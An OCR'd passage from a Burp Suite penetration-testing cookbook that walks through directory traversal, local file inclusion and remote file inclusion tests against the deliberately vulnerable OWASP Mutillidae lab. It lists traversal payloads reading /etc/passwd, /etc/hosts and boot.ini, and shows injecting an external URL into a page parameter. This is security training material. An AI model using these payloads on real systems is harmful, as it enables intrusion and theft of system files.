


Figure 4.64 – Entire dump of the user table

How it works…

Finding unauthenticated API endpoints is an important testing task that must be performed. This is a common issue due to the ubiquity of API usage across applications and mobile apps. In *Chapter 10*, we will look at a Burp Suite extension that can help us find unauthenticated API endpoints a bit easier.

5
Assessing Authorization Checks

This chapter covers the basics of authorization, including an explanation of how an application uses roles to determine user functions. Web penetration testing involves key assessments to determine how well the application validates functions assigned to a given role or individual user, and we will learn how to use Burp Suite to perform these tests.

In this chapter, we will cover the following recipes:

- Testing for directory traversal
- Testing for **Local File Inclusion** (**LFI**)
- Testing for **Remote File Inclusion** (**RFI**)
- Testing for privilege escalation
- Testing for **Insecure Direct Object Reference** (**IDOR**)

Technical requirements

To complete the recipes in this chapter, you will need the following:

- OWASP **Broken Web Applications** (**BWA**) VM: the OWASP Mutillidae application
- Burp Suite Proxy Community or Professional (`https://portswigger.net/burp/`)
- The use of a PortSwigger account to access Web Security Academy (`https://portswigger.net/web-security/all-labs`)
- A Firefox browser configured to allow Burp Suite to proxy traffic (`https://www.mozilla.org/en-US/firefox/new/`)
- The `wfuzz` wordlist repository from GitHub (`https://github.com/xmendez/wfuzz`)

Testing for directory traversal

Directory traversal attacks are attempts to discover or force-browse unauthorized web pages usually designed for administrators of the application. If an application does not configure the web document root properly and does not include proper authorization checks on the server side for each page accessed, a directory traversal vulnerability may exist. This type of weakness allows an attack to perform system command injection exploitation or arbitrary code execution.

Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any directory traversal vulnerabilities.

Ensure that Burp Suite and the OWASP BWA VM are running, that Burp Suite is configured in the Firefox browser (or use the Burp Suite browser), and that you are viewing the OWASP BWA applications.

How to do it...

1. From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application.
2. Open the login screen of OWASP Mutillidae II in the Firefox browser. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and click on **Send to Intruder**:




Figure 5.1 – Send to Intruder

4. Switch over to the **Intruder | Positions** tab and clear all Burp-defined payload markers by clicking the **Clear $** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add §** button:




Figure 5.2 – Intruder | Positions tab

6. Continue to the **Intruder | Payloads** tab and select the following wordlist from the `wfuzz` repository: `admin-panels.txt`. The location of the wordlist from the GitHub repository follows this folder structure: `wfuzz/wordlist/general/admin-panels.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab and a popup will display, prompting for the location of your wordlist.

8. Browse to the location at which you downloaded the `wfuzz` repository from GitHub. Continue to search through the `wfuzz` folder structure (`wfuzz/wordlist/general/`) until you reach the `admin-panels.txt` file, then select the file, and click **Open**:




Figure 5.3 – Wordlist loading

9. Scroll to the bottom and uncheck (by default, it is checked) the **URL-encode these characters** option:




Figure 5.4 – Uncheck the payload encoding box

10. You are now ready to begin the attack. Click the **Start attack** button in the top right-hand corner of the **Intruder | Positions** page.

11. The attack results table will appear. Allow the attacks to complete. There are 137 payloads in the `admin-panels.txt` wordlist. Sort on the **Length** column from ascending to descending order to see which of the payloads hit a web page.

    Notice the payloads that have larger response lengths. This looks promising! Perhaps we have stumbled upon administration pages that may contain fingerprinting information or unauthorized access:




Figure 5.5 – Results table

12. Select one of the pages found in the list with the largest lengths 99,000+, such as `admin.php`. From the attack results table, look at the **Response** | **Render** tab, and notice the page displays the PHP version and the system information:




Figure 5.6 – One successful result replayed in Repeater

How it works...

Without even being logged in, we were able to force-browse to an unmapped area of the web application. The term *unmapped* means the application itself had no direct link to this secret configuration page. However, using Burp Suite Intruder and a wordlist containing commonly known administration file names, we were able to discover the page using the directory traversal attack.

Testing for LFI

Web servers control access to privileged files and resources using configuration settings. Privileged files include files that should only be accessible to system administrators – for example, the `/etc/passwd` file on Unix-like platforms or the `boot.ini` file on Windows systems.

An **LFI** attack is an attempt to access privileged files using directory traversal attacks. LFI attacks include different styles, including **dot-dot-slash attacks** (**../**), **directory brute-forcing**, **directory climbing**, or **backtracking**.

Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any LFI vulnerabilities.

Ensure Burp Suite and OWASP BWA VM are running and that Burp Suite is configured in the Firefox browser used to view the OWASP BWA applications.

How to do it...

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the login screen of OWASP Mutillidae II in the Firefox browser. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and select **Send to Intruder**.
4. Switch over to the **Intruder | Positions** tab and clear all Burp-defined payload markers by clicking the **Clear §** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`) and place a payload marker around it using the **Add §** button on the right-hand side.
6. Continue to the **Intruder | Payloads** tab. Select the following wordlist from the `wfuzz` repository: `Traversal.txt`. The location of the wordlist from the GitHub repository follows this folder structure: `wfuzz/wordlist/injections/Traversal.txt`.

7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab. A popup will display, prompting for the location of your wordlist.
8. Browse to the location at which you downloaded the `wfuzz` repository from GitHub. Continue to search through the `wfuzz` folder structure until you reach the `Traversal.txt` file. Select the file and click **Open**:





Figure 5.7 – Wordlist loading

9. Scroll to the bottom and uncheck (by default, it is checked) the **URL-encode these characters** option.
10. You are now ready to begin the attack. Click the **Start attack** button at the top-right-hand corner of the **Intruder | Positions** page.
11. The attack results table will appear. Allow the attacks to complete. Sort on the **Length** column from ascending to descending order to see which of the payloads hit a web page. Notice the payloads with larger lengths; perhaps we gained unauthorized access to the system configuration files!



0		200	☐	☐	50739
1	../../../../../../../../../../../../../etc/hosts%00	200	☐	☐	42092
2	../../../../../../../../../../../../../etc/hosts	200	☐	☐	41408
3	../../boot.ini	200	☐	☐	41900
4	/../../../../../../../../../%2A	200	☐	☐	41972
5	../../../../../../../../../../../../../etc/passwd%00	200	☐	☐	42098
6	../../../../../../../../../../../../../etc/passwd	200	☐	☐	42274

Figure 5.8 – Results table snippet

12. Select request **2** in the list. From the attack results table, look at the **Response** | **Render** tab and notice the page displays the contents of the host file from the system! Alternatively, you can also send the request to **Repeater** and replay the attack to see the same result.




Figure 5.9 – One successful result replayed in Repeater

How it works...

Due to poorly protected file permissions and a lack of application authorization checks, attackers can read privileged local files on a system containing sensitive information. The danger behind LFI vulnerabilities is the discovery of secrets, API keys, source code, and configuration files. Revelations of these kinds have the potential to lead to remote code execution, system account takeovers, or even pivoting to other machines across the network.

Testing for RFI

RFI is an attack that attempts to access external URLs and remotely located files. This kind of attack is possible due to parameter manipulation, a lack of server-side checks, and a lack of whitelisting for outbound traffic at the firewall level. These oversights may lead to data exfiltration of user information to external servers controlled by an attacker.

Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any RFI vulnerabilities.

Ensure Burp Suite and OWASP BWA VM are running and that Burp Suite is configured in the Firefox browser used to view the OWASP BWA applications.

How to do it...

1. From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application.
2. Open the login screen of OWASP Mutillidae II in the Firefox browser. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page:




Figure 5.10 – Finding the POST login request

4. Make a note of the `page` parameter that determines the page to load:




Figure 5.11 – Note the page parameter

Let's see whether we can exploit this parameter by providing a URL that is outside the application. For demonstration purposes, we will use a URL that we control in the OWASP BWA VM. However, in the wild, this URL would be attacker-controlled instead.

5. Switch to the **Proxy** | **Intercept** tab, and press the **Intercept is on** button.

6. Return to the Firefox or Burp Suite browse, and reload the login page. The request is paused and contained within the **Proxy** | **Intercept** tab:




Figure 5.12 – Proxy | Intercept is on

7. Now let's manipulate the value of the `page` parameter from `login.php` to a URL that is external to the application. Let's use the login page to the **GetBoo** application. Your URL will be specific to your machine's IP address, so adjust accordingly. The new URL will be `http://<your_IP_address>/getboo/`.
8. Reload the login page in your browser that is sending traffic to Burp Suite by clicking the *refresh* button or pressing *F5*. You may also wish to click the **Login/Register** button again.




Figure 5.13 – Clicking the Login/Register button

9. Notice the request is held up in **Proxy | Intercept**. You may need to click the **Forward** button until you reach the `GET /multillidae/index.php?page=login.php` request. Now we can manipulate the values before sending the request to the web server:




Figure 5.14 – Login request captured in Proxy Intercept

10. Let's start manipulating the parameters by replacing the `login.php` value with `http://<your_IP_address>/getboo/` and clicking the **Forward** button:




Figure 5.15 – Redirecting the user to the GetBoo application

11. Now press **Intercept is on** again to toggle the intercept button to off (**Intercept is off**).
12. Return to the Firefox browser and notice the page loaded is the **GetBoo** index page within the context of the Mutillidae application!

